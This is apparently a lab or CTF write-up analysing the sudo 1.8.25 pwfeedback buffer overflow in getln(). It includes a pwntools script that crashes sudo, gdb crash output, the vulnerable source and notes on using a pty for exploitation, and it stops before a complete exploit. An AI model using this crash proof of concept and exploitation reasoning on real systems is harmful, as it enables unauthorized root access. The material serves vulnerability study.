
So, to settle that i will need to create a program that pauses and allows me to attach to that program using gdb.

While at the same time crashing the sudo binary so that we can take a look at what is going on.




```
import sys
from pwn import *

p = process(["sudo","-S", "id"])
pause()
payload = ("A"*100+"\x00")*50
p.recvuntil("Password: ")
p.sendline(payload)
p.interactive()
sys.exit(0)
```

From it we can see that the problems lies with getin




```
   0x55ec0c3c8a3c <getln.constprop+364> mov    edi, ebx
   0x55ec0c3c8a3e <getln.constprop+366> call   0x55ec0c3b4f80 <write@plt>
   0x55ec0c3c8a43 <getln.constprop+371> movzx  edx, BYTE PTR [rsp+0x17]
 → 0x55ec0c3c8a48 <getln.constprop+376> mov    BYTE PTR [r15], dl
   0x55ec0c3c8a4b <getln.constprop+379> add    r15, 0x1
   0x55ec0c3c8a4f <getln.constprop+383> mov    QWORD PTR [rsp+0x8], r14
   0x55ec0c3c8a54 <getln.constprop+388> sub    r14, 0x1
   0x55ec0c3c8a58 <getln.constprop+392> test   r14, r14
   0x55ec0c3c8a5b <getln.constprop+395> jne    0x55ec0c3c8938 <getln+104>
──────────────────────────────────────────────────────── source:./tgetpass.c+345 ────
    340                 }
    341                 continue;
    342             }
    343             ignore_result(write(fd, "*", 1));
    344         }
 →  345         *cp++ = c;
    346     }
    347     *cp = '\0';
    348     if (feedback) {
    349         /* erase stars */
    350         while (cp > buf) {
─────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sudo", stopped 0x55ec0c3c8a48 in getln (), reason: SIGSEGV
─────────────────────────────────────────────────────────────────── trace ────
[#0] 0x55ec0c3c8a48 → getln(fd=0x0, buf=0x55ec0c5d32c0 <buf> 'A' <repeats 3392 times><error: Cannot access memory at address 0x55ec0c5d4000>, feedback=0x8, bufsiz=0x100
)
[#1] 0x55ec0c3c8dbd → tgetpass(prompt=0x55ec0da64d90 "Password: ", timeout=0x12c, flags=0xa, callback=0x7ffeec3ef2e0)
[#2] 0x55ec0c3b7933 → sudo_conversation(num_msgs=<optimized out>, msgs=<optimized out>, replies=0x7ffeec3eee98, callback=0x7ffeec3ef2e0)
[#3] 0x7f91b76eb1ce → auth_getpass(prompt=0x55ec0da64d90 "Password: ", type=0x5, callback=0x7ffeec3ef2e0)
[#4] 0x7f91b76eb604 → verify_user(pw=0x55ec0da57008, prompt=<optimized out>, validated=0x2, callback=0x7ffeec3ef2e0)
[#5] 0x7f91b76ec3f8 → check_user_interactive(auth_pw=0x55ec0da57008, mode=<optimized out>, validated=0x2)
[#6] 0x7f91b76ec3f8 → check_user(validated=0x2, mode=<optimized out>)
[#7] 0x7f91b7702d88 → sudoers_policy_main(argc=0x1, argv=0x7ffeec3ef708, pwflag=0x0, env_add=0x0, verbose=0x0, closure=0x7ffeec3ef410)
[#8] 0x7f91b76fbee2 → sudoers_policy_check(argc=0x1, argv=0x7ffeec3ef708, env_add=0x0, command_infop=0x7ffeec3ef498, argv_out=0x7ffeec3ef4a0, user_env_out=0x7ffeec3ef4a
8)
[#9] 0x55ec0c3b5e47 → policy_check(plugin=0x55ec0c5d3580 <policy_plugin>, user_env_out=0x7ffeec3ef4a8, argv_out=0x7ffeec3ef4a0, command_info=0x7ffeec3ef498, env_add=0x0
, argv=0x7ffeec3ef708, argc=0x1)
────────────────────────────────────────────────────────────────────────────────
getln (fd=fd@entry=0x0, buf=buf@entry=0x55ec0c5d32c0 <buf> 'A' <repeats 3392 times><error: Cannot access memory at address 0x55ec0c5d4000>, feedback=feedback@entry=0x8,
 bufsiz=0x100) at ./tgetpass.c:345
345             *cp++ = c;
gef➤ 
```

so we can just do a simple grep -nr “getin” to get all the info regarding getin, and we can determine that the problem lies at line 308.




```
sudowudo@mail:~/sudo/sudo-1.8.25$  grep -nr "getln"
configure:19226:     for ac_func in fgetln
configure:19228:  ac_fn_c_check_func "$LINENO" "fgetln" "ac_cv_func_fgetln"
configure:19229:if test "x$ac_cv_func_fgetln" = xyes; then :
lib/util/getline.c:43:     buf = fgetln(fp, &len);
configure.ac:2559:    AC_CHECK_FUNCS([fgetln])
config.h:252:/* Define to 1 if you have the `fgetln' function. */
src/tgetpass.c:51:static char *getln(int, char *, size_t, int);
src/tgetpass.c:178:     pass = getln(input, buf, sizeof(buf), ISSET(flags, TGP_MASK));
src/tgetpass.c:284:     pass = getln(pfd[0], buf, sizeof(buf), 0);
src/tgetpass.c:308:getln(int fd, char *buf, size_t bufsiz, int feedback)
src/tgetpass.c:314:     debug_decl(getln, SUDO_DEBUG_CONV)
Binary file src/tgetpass.o matches
Binary file src/.libs/sudo matches
config.h.in:251:/* Define to 1 if you have the `fgetln' function. */
```

if we take a closer look into the code at line 308




```
static char * getln(int fd, char *buf, size_t bufsiz, int feedback){
    size_t left = bufsiz;
    ssize_t nr = -1;
    char *cp = buf;
    char c = '\0';
    debug_decl(getln, SUDO_DEBUG_CONV)

    if (left == 0) {
    errno = EINVAL;
    debug_return_str(NULL);     /* sanity */
    }

    while (--left) {
    nr = read(fd, &c, 1);
    if (nr != 1 || c == '\n' || c == '\r')
        break;
    if (feedback) {
        if (c == sudo_term_kill) {
        while (cp > buf) {
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
        }
        left = bufsiz;
        continue;
        } else if (c == sudo_term_erase) {
        if (cp > buf) {
```



```
            if (write(fd, "\b \b", 3) == -1)
            break;
            --cp;
            left++;
        }
        continue;
        }
        ignore_result(write(fd, "*", 1));
    }
    *cp++ = c;
    }
    *cp = '\0';
    if (feedback) {
    /* erase stars */
    while (cp > buf) {
        if (write(fd, "\b \b", 3) == -1)
        break;
        --cp;
    }
    }

    debug_return_str_masked(nr == 1 ? buf : NULL);
}
```


Basically what the function does is, copies **buf** and **bufsiz** to new values, **cp** and **left** respectively, cp means current pointer. Then it starts looping while there is still space left in the buffer. It uses a read call to read one byte from the file descriptor, and analyses the character received. If it is a new line or carriage return or if no character was read, the loop will break and the password is returned to the caller.

But there is a problem with how it is done



```
if (c == sudo_term_kill) {
while (cp > buf) {
    if (write(fd, "\b \b", 3) == -1)
    break;
    --cp;
}
left = bufsiz;
continue;
```

If the write fails, the loop breaks and the left is set to bufsize, but cp is not reset back to the original position.



```
sudowudo@mail:~/sudo/sudo-1.8.25$ grep -nr "sudo_term_kill"
lib/util/util.exp.in:102:sudo_term_kill
lib/util/util.exp:134:sudo_term_kill
Binary file lib/util/.libs/term.o matches
Binary file lib/util/.libs/libsudo_util.so.0.0.0 matches
lib/util/term.c:101:__dso_public int sudo_term_kill;
lib/util/term.c:236:    sudo_term_kill = term.c_cc[VKILL];
src/tgetpass.c:305:extern int sudo_term_erase, sudo_term_kill;
src/tgetpass.c:326:         if (c == sudo_term_kill) {
Binary file src/tgetpass.o matches
Binary file src/.libs/sudo matches
```

and if we look at the line 236,

sudo_term_kill = term.c_cc[VKILL], looking at the reference for VKILL, i understand that it is something set by termios. sudo uses termios to setup echo/no echo for the password and probably for variety of other things. Using a pty or pseudo-terminal is important because we need null bytes to exploit the bug. If we don’t use a pty, VKILL will be set to **'\0'**, making exploitation impossible.


Now we need to see whaich part of the sudo can we make use of, which we will look at

sudo -h

sudo - execute a command as another user

```
  -A, --askpass     use a helper program for password
prompting
```

